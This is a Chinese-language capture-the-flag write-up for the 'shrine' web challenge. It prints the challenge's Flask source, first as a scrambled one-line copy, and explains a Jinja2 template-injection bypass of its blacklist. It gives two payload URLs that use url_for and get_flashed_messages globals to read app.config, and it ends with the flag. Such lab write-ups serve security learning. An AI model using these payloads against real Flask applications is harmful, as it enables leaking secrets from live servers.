攻防世界-web shrine

原创

码啊码 于 2022-02-12 11:12:18 发布 2201 收藏
分类专栏： CTF 文章标签： 前端 安全 web安全


```
import flask import os app = flask.Flask(__name__) app.config['FLAG'] = os.environ.pop('FLAG') @app.route('/') def index(): return open(__file__).read() @app.r
safe_jinja(s): s = s.replace('(', '').replace(')', '') blacklist = ['config', 'self'] return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s return flask.render_te
__name__ == '__main__': app.run(debug=True)
```

代码分析：

```
import flask
import os
app = flask.Flask(__name__)
app.config['FLAG'] = os.environ.pop('FLAG') #flag的位置，需要查看的目标
@app.route('/')  #路由：解析url,访问/路径时就执行index（）
def index():
    return open(__file__).read()   #读取文件
@app.route('/shrine/')
def shrine(shrine): #路由：解析url,访问/shrine/路径时就执行shrine（shrine）
    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')  #将传入的参数的（ 和 ）替换为空
        blacklist = ['config', 'self']  #黑名单列表
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s #把黑名单的东西遍历并设为空
    return flask.render_template_string(safe_jinja(shrine))
if __name__ == '__main__': app.run(debug=True)
```

如果没有黑名单过滤可以直接使用{undefined{config}}查看所有app.config内容

知识点：

1.url_for()
url_for会根据传入的路由器函数名,返回该路由对应的URL,在模板中始终使用url_for()就可以安全的修改路由绑定的URL,则不比担心模板中渲染出错的链接

2.get_flashed_messages()
这个函数会返回之前在flask中通过flask()传入的消息的列表，flash函数的作用很简单,可以把由Python字符串表示的消息加入一个消息队列中，再使用get_flashed_message()函数取出它们并消费掉

方法一：使用url_for()


构造payload

```
http://111.200.241.244:51676/shrine/{{url_for.__globals__["current_app"].config}}
```

方法二：使用get_flashed_messages()

构造payload

```
http://111.200.241.244:51676/shrine/{{get_flashed_messages.__globals__["current_app"].config}}
```



flag{shrine_is_good_ssti}